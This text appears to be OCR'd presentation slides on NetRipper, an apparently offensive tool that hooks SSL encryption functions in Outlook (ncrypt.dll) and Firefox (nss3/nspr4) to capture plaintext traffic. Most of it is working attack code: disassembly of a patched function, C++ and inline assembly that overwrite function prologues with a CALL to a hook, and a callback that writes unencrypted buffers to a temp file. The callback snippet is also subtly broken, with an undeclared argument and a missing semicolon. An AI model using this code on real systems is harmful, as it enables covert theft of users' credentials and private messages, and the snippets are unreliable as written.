
Outlook.exe
user32.dll
ncrypt.dll
...
SslEncryptPacket
SslDecryptPacket
...
NetRipper.dll
...
SslEncryptPacket_Hook
SslDecryptPacket_Hook
...
ws2_32.dll

API Hooking

1. Find function address
2. Place a "call" instruction
3. Call a generic hook function instead
4. Restore original bytes
5. Call a callback function
6. Call original function
7. Save network traffic data
8. Restore hook


API Hooking

Normal function code:



```
75E26F01   8BFF                      MOV EDI,EDI
75E26F03   55                        PUSH EBP
75E26F04   8BEC                      MOV EBP,ESP
75E26F06   83EC 10                   SUB ESP,10
75E26F09   56                        PUSH ESI
75E26F0A   57                        PUSH EDI
75E26F0B   33FF                      XOR EDI,EDI
75E26F0D   813D 4870E475 292EE275    CMP DWORD PTR DS:[75E47048],WS2_32.75E22E29
75E26F17   75 7B                     JNZ SHORT WS2_32.75E26F94
75E26F19   393D 7070E475             CMP DWORD PTR DS:[75E47070],EDI
75E26F1F   74 73                     JE SHORT WS2_32.75E26F94
```


Hooked function code:



```
75E26F01   E8 DAD7E88F               CALL 05CB46E0
75E26F06   83EC 10                   SUB ESP,10
75E26F09   56                        PUSH ESI
75E26F0A   57                        PUSH EDI
75E26F0B   33FF                      XOR EDI,EDI
75E26F0D   813D 4870E475 292EE275    CMP DWORD PTR DS:[75E47048],WS2_32.75E22E29
75E26F17   75 7B                     JNZ SHORT WS2_32.75E26F94
75E26F19   393D 7070E475             CMP DWORD PTR DS:[75E47070],EDI
75E26F1F   74 73                     JE SHORT WS2_32.75E26F94
```

API Hooking details


Place hook:




```
// Create CALL

call = 0xFFFFFFFF - ((DWORD)pHook->m_OriginalAddress + 4 - (DWORD)Hook);

// Place a CALL (not a JMP)

pHook->m_CallBytes[0] = (char)0xE8;
memcpy(&pHook->m_CallBytes[1], &call, 4);

// Set page permissions

VirtualProtect(pHook->m_OriginalAddress, 4096, PAGE_EXECUTE_READWRITE, &oldP);

// Copy original bytes

memcpy(pHook->m_OriginalBytes, pHook->m_OriginalAddress, REPLACE_BYTES);

// Set hook

memcpy(pHook->m_OriginalAddress, pHook->m_CallBytes, REPLACE_BYTES);
FlushInstructionCache(GetCurrentProcess(), pHook->m_OriginalAddress, REPLACE_BYTES);
```

API Hooking details

Get hook information:



```
extern "C" __declspec(naked) void Hook()
{
    __asm
    {
        // Get hooked function address

        mov EAX, [ESP]                              // Get EIP_CALLING
        sub EAX, 5                                  // Sizeof call

        // Get and parse HookStruct

        push EAX                                    // Function parameter
        call Hooker::GetHookStructByOriginalAddress // Call function
        add ESP, 4                                  // Clean stack (cdecl)

        push EAX                                    // Backup register

        // Get data from HookStruct

        mov EDX, [EAX + 4]                          // EDX == m_OriginalAddress
        add EAX, 8                                  // EAX == m_OriginalBytes
```



```
// Structure to save all hook info

struct HookStruct
{
    void *m_CallbackAddress;
    void *m_OriginalAddress;
    unsigned char m_OriginalBytes[REPLACE_BYTES];
    unsigned char m_CallBytes[REPLACE_BYTES];
};
```

API Hooking details


Place hook:

```
// Restore bytes

push REPLACE_BYTES                      // REPLACE_BYTES
push EAX                                // m_OriginalBytes
push EDX                                // m_OriginalAddress
call DWORD PTR memcpy                   // __cdecl memcpy(m_OriginalAddress, m_OriginalBytes, REPLACE_BYTES)
add  ESP, 0xC                           // Clean stack

pop EAX                                 // Restore register
push EAX                                // Backup register
```

```
// Flush instruction cache

push REPLACE_BYTES                      // REPLACE_BYTES
mov EDX, [EAX + 4]                      // EDX == m_OriginalAddress
push EDX                                // m_OriginalAddress
push 0xFFFFFFFF                         // hProcess (process handle) - current process (-1)
call DWORD PTR [FlushInstructionCache]  // FlushInstructionCache(-1, m_OriginalAddress, REPLACE_BYTES)

pop EAX                                 // Restore register

// Call callback function

add ESP, 4                              // "Remove" EIP_Calling from stack
mov EDX, [EAX]                          // Get callback pointer
jmp EDX                                 // Jump to callback function
```


API Hooking details

Callback function:



```
// SslEncryptPacket

LONG __stdcall SslEncryptPacket_Callback(ULONG_PTR hSslProvider, ULONG_PTR hKey, PBYTE *pbInput, DWORD cbInput, PBYTE pbOutput, DWORD cbOutput,
ULONGLONG SequenceNumber, DWORD dwContentType, DWORD dwFlags)
{
    LONG res;

    // Do things

    if(FunctionFlow::CheckFlag() == FALSE)
    {
        if(pbInput != NULL && cbInput > 0)
        {
            Utils::WriteToTempFile("SslEncryptPacket.txt", (char *)pbInput, cbInput);
        }
    }

    // Call original function

    res = SslEncryptPacket_Original(hSslProvider, hKey, pbInput, cbInput, pbOutput, cbOutput, pcbResult, SequenceNumber, dwContentType, dwFlags)

    FunctionFlow::UnCheckFlag();
    Hooker::RestoreHook((void *)SslEncryptPacket_Callback);

    return res;
}
```

Hooking Mozilla Firefox




```cpp
// PR_Read, PR_Write && PR_Send, PR_Recv

if(Utils::ToLower(vDlls[i].szModule).compare("nss3.dll") == 0 || Utils::ToLower(vDlls[i].szModule).compare("nspr4.dll") == 0)
{
    string sModuleName = Utils::ToLower(vDlls[i].szModule);

    // PR_Read, PR_Write

    PR_Read_Original = (PR_Read_Typedef)GetProcAddress(LoadLibrary(sModuleName.c_str()), "PR_Read");
    PR_Write_Original = (PR_Write_Typedef)GetProcAddress(LoadLibrary(sModuleName.c_str()), "PR_Write");
    PR_GetDescType_Original = (PR_GetDescType_Typedef)GetProcAddress(LoadLibrary(sModuleName.c_str()), "PR_GetDescType");

    Hooker::AddHook((void *)PR_Read_Original, (void *)PR_Read_Callback);
    Hooker::AddHook((void *)PR_Write_Original, (void *)PR_Write_Callback);

    // PR_Send, PR_Recv

    PR_Recv_Original = (PR_Recv_Typedef)GetProcAddress(LoadLibrary(sModuleName.c_str()), "PR_Recv");
    PR_Send_Original = (PR_Send_Typedef)GetProcAddress(LoadLibrary(sModuleName.c_str()), "PR_Send");

    Hooker::AddHook((void *)PR_Recv_Original, (void *)PR_Recv_Callback);
    Hooker::AddHook((void *)PR_Send_Original, (void *)PR_Send_Callback);
}
```

